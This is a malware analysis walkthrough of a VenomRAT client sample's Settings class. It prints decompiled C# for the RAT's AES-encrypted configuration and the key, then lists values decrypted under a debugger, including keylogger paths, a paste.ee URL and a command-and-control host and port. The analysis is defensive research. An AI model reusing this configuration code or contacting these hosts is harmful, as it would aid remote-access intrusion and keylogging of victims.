Remote Access Trojan
VenomRAT - ClientAny.exe
- Author
- Moise Medici
- Updated
- 15 Nov 2025 · Completed
- Difficulty
- Easy
- Platform
- Family
- Languages
- MITRE
Client > Settings
As mentioned before, a new possible class to analyze is the Settings class. This class defines all the configuration needed for the sample to function properly. The full code is:
using System;using System.Security.Cryptography;using System.Security.Cryptography.X509Certificates;using System.Text;using Client.Algorithm;using Client.Helper;using Params;
namespace Client{ public static class Settings { public static bool InitializeSettings() { bool flag; try { Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key)); Settings.aes256 = new Aes256(Settings.Key); Settings.Por_ts = Settings.aes256.Decrypt(Settings.Por_ts); Settings.Hos_ts = Settings.aes256.Decrypt(Settings.Hos_ts); Settings.Ver_sion = Settings.aes256.Decrypt(Settings.Ver_sion); Settings.In_stall = Settings.aes256.Decrypt(Settings.In_stall); Settings.MTX = Settings.aes256.Decrypt(Settings.MTX); Settings.Paste_bin = Settings.aes256.Decrypt(Settings.Paste_bin); Settings.An_ti = Settings.aes256.Decrypt(Settings.An_ti); Settings.Anti_Process = Settings.aes256.Decrypt(Settings.Anti_Process); Settings.BS_OD = Settings.aes256.Decrypt(Settings.BS_OD); Settings.Group = Settings.aes256.Decrypt(Settings.Group); Settings.Hw_id = HwidGen.HWID(); Settings.Server_signa_ture = Settings.aes256.Decrypt(Settings.Server_signa_ture); Settings.Server_Certificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certifi_cate))); flag = Settings.VerifyHash(); } catch { flag = false; } return flag; }
private static bool VerifyHash() { bool flag; try { RSACryptoServiceProvider rsacryptoServiceProvider = (RSACryptoServiceProvider)Settings.Server_Certificate.PublicKey.Key; using (SHA256Managed sha256Managed = new SHA256Managed()) { flag = rsacryptoServiceProvider.VerifyHash(sha256Managed.ComputeHash(Encoding.UTF8.GetBytes(Settings.Key)), CryptoConfig.MapNameToOID("SHA256"), Convert.FromBase64String(Settings.Server_signa_ture)); } } catch (Exception) { flag = false; } return flag; }
public static KeylogParams keylogparam = new KeylogParams();
public static string Por_ts = "q8K37CrspQ1+t9ns7FUwBJCGCOq4t7gxvo9rhwzlqO2XAsRhaLRtPGnpX4MISpA25bZsLz5dCYognpQW5QPmEg==";
public static string Hos_ts = "e+f8i10ZnXn8+EhS2bSotaWY9dpgmq+nW35Xcli0P3ddB5WKIWKl9G5HdopYTZXGH7J3UhLvkl8uENP4vL2OEg=="; public static string Ver_sion = "yaXdv8wK79vHZXEtzmYJBhAtQmp/Gaf9nHVAVxGNOe3sERzkkM0w0UvIWfGMvDFZWy1VjdPRwabj/iyNDU4CVW2xTcxcVBROXWK9s0Mrfo3dg2xODghycSAyagfMUKVc";
public static string In_stall = "eKgYqOIL0Z/apslCcnl5Ra+kcNvvx7E18T8/5/4IpTbzeRZUGTHIwDZ/uR1asKVK/AMNIblodiLMc6L5fhqwbQ==";
public static string Install_Folder = "%AppData%"; public static string Install_File = "dadada.exe";
public static string Key = "V2xtNGFlR3I0SVZVMW43MHlPOFdET09HMGY1NFRxZTg=";
public static string MTX = "clQIFtQkc92phNMbP0ezjphWFVk9Jx5Z5G/WJNV/MKO9+eDjJagIODbZ+dU9QWnYXYB3wh2rNRGETdo9txeKhw=="; public static string Certifi_cate = "YTQUllDQFThgg8G/dO1jqrAgnbQDgi0qs7QDFtIpElBFT+JRYiPkAa56IVxz77/5JztuRuxsi+/u84JTHDqhZHmu4XiFlnMUUGVl7sbRzXL3Z5CnDCPj4qXwGv/88xr97JDIM64yOzqr66pin6ZypzoCBOHnR6WwnkDHpLJ10PjEDCU/HxUGhyCFZJ40LtdA5WZ1/JjVv7vY/h9Yjluftz8t98DqtS143hdgi8Aw9+JxPC4w5tK2DMvNC5rXkmxAVW9E3or6pWqZJf8uH8FbL8KmFVRKYxdsMVdXlIcV8YvIknpjO3L1DuyoHwvAzZ77XkKsbqEhB4wqBZlAH6Um7nvIFMXfuJIMRaD6GlaN1H8wuII3o/09bvIR8kTk4vTl+4CV8IuwbF4KzZ5CrraxsNSnO7M9C47/+p1PUgAm/pI6+0PKizRQ1s9MBoafLKQkryLb49b1JnCJX99G4ipe5KYuvO56FLMZpWfOSeOiG+K0HkG7pHJYPSJj9OSn9yRfePkmZz0y4uUrMbRj4Vl+/oUJ8Gdl4TqCLTAYaxlr0LoEQlJxhYpIv5iaIszuBgNJY2vLE9Rjm7R5i8gMS/FS6npbbMkIwHIAH4pH4fZXmTnXCo+iAAN9OXnftw2netuVjUFz+dGH8j9H0sR/ifdb4wdTIvK09etBVlj7pyVu4r0LDPbHUvxQiYNCGxhuP6IrTTXhh+XAKsmyVgoQH/kc67bkkJDB2AwsArSZIYJ3BR0rr0Qa6T0skh2v6d6NZIx9uNfSqKLsDCQr4u0m3omt1YOI9CbaD5hpWzGEJq0CaYkO4PsC+zLzfUxleMPWWxSOEdLru0zmElpOe7HgUFM17Nw+PY1XRHvK42GdPI3gBlxntV6LBtFiBYPDGccoPzgD8EEU7+ne487UVAZJAm+OBe+dPeHwO5BZBAXu7m2SKaG8dFkyDWP2lWCgBh7SOqfIOEaUeSI13akt+otg7H0xOhBjw/HSlPs8k9waR/6HHDDj1dLatr8NSfW0FAJi566WGWgOrA3+BDHvfcn+0yM+AA7+6RCa62RGXddtFIE5vVfGMwWUYKFyhYzO4P9eo31h";
public static string Server_signa_ture = "Z6TvZutmHCIt77GBgYsTqLG5HOyGeCgnIenjHFDfAJzF8sV4Yt+E/5Ruk8w84iTkrcS89a9bzl1/QqWD8fEfEgikXBSv4GW9d7rfAyERrjGTrdLqcWF2SUrZEaD8aTJHyleVHfel74gzasxF/cUr3A2u69pdbTo3hEFNvp5u4PbD+ZaUi4wa5lHhwBspFr+JCHc//2h85zX6Kd4oeRyjdNdhl7hk5wXNZYBPQ9xIcbSUU52+lQAvAjfmweZolI2UZkMBS0UunGKcW+RmU5+biSI0bhxQ6ZsPz7hv1CBBCW4=";
public static X509Certificate2 Server_Certificate; public static Aes256 aes256; public static string Paste_bin = "j367jkqRZoI4mUxxGQT2wH5xnFZE1VY5eKqC3h+XVaz5qBNg3Cpsu0e/MtZgRrYXvosL5Tiu0UYlH8Uca3RZiPH/eIxfxWQg2tZE7pY8lt8="; public static string BS_OD = "Hx34l1q8r1By6bbGYxXsp8F5XA6TzjrWDgt9sbQ9JbYnUO+cgLCgsRHCkFF3JKX10NWLah0zXTO/FSDDjMtSvA=="; public static string Hw_id = null; public static string De_lay = "1"; public static string Group = "SoFEfX0M/TfZMNduUyuYiYyk58KnTIgSLdu5oEYD7vftpWwUYUbdVWx2dwjrPWB8CWr2duhBYqVqyqRxVJwD0w=="; public static string Anti_Process = "RurwXO7i4a91c1daSLyv5axbUwxAVu+GKOYBcv85v6yLRtfLPUxOUuNF8cz9Y1UW+MEnFIoe9BSLLaHNJyW4zA=="; public static string An_ti = "WOaq/Out8IEaCfHETOVUryn8zg98gQ2F+Wm9HWug/5Rb26VfM0fY3uG1Fdty09aBDCsF1SSTEP3Obd5uClmEpg=="; }}It is immediately noticeable that some values are clear text, such as Install_Folder, Install_File, Hw_id and De_lay, while the others are encoded/encrypted. To get the decrypted values, the code needs to be executed and a breakpoint set at the point where the settings are decrypted.
Set a breakpoint somewhere at the end of the method execution. It was set at line 32, however setting it before that or at line 39 is equivalent. Earlier breakpoints will show fewer attributes being decrypted. The breakpoint should not be set in the catch block, otherwise it might not trigger if there was no error.

Since the fields that are getting set are class attributes and not variables in the method (like flag), they do not appear in the “Locals” tab, but instead in “Static Fields”. The result is:
| Key | Value |
|---|---|
| Client.Settings.Key | Wlm4aeGr4IVU1n70yO8WDOOG0f54Tqe8 |
| Client.Settings.aes256 | {Client.Algorithm.Aes256} |
| Client.Settings.Por_ts | null |
| Client.Settings.Hos_ts | null |
| Client.Settings.Ver_sion | Venom RAT + HVNC + Stealer + Grabber v6.0.3 |
| Client.Settings.In_stall | true |
| Client.Settings.MTX | dadadada |
| Client.Settings.Paste_bin | https://paste.ee/r/7467kw7n/0 |
| Client.Settings.An_ti | false |
| Client.Settings.Anti_Process | false |
| Client.Settings.BS_OD | false |
| Client.Settings.Group | Default |
| Client.Settings.Hw_id | 5DEACD0D3625ECDCA44B |
| Client.Settings.Server_signa_ture | KnTj[...] |
| Client.Settings.Certifi_cate | YTQU[...] |
| Client.Settings.Server_Certificate | null |
| Client.Settings.keylogparam | {Params.KeylogParams} |
| keylogparam.content | 5 False |
| keylogparam.filter | "" |
| keylogparam.filters | Count = 0x00000000 |
| keylogparam.interval | 0x00000005 |
| keylogparam.isEnabled | false |
| keylogparam.KeylogConfFile | C:\Users\REM\AppData\Roaming\MyData\DataLogs.conf |
| keylogparam.KeylogMutexString | OfflineKeylogger |
| keylogparam.OfflineSaveFileName | C:\Users\REM\AppData\Roaming\MyData\DataLogs_keylog_offline.txt |
| keylogparam.OnlineSaveFileName | C:\Users\REM\AppData\Roaming\MyData\DataLogs_keylog_online.txt |
| Client.Settings.Install_Folder | %AppData% |
| Client.Settings.Install_File | dadada.exe |
| Client.Settings.De_lay | 1 |
A few interesting settings emerge, including the pastebin URL: https://paste.ee/r/7467kw7n/0, the VenomRAT version: Venom RAT + HVNC + Stealer + Grabber v6.0.3 and some of the file paths that might be used. Also note that the mutex OfflineKeylogger was not seen during the dynamic phase; it might be worth checking when it gets used later.

At the time of writing, the pastebin URL content is: 1ri7zwh3k.localto.net:8301. It should be possible to see later how it is used.
Running the sample under dnSpy and breaking inside WebClient confirms that this is the URI the sample requests: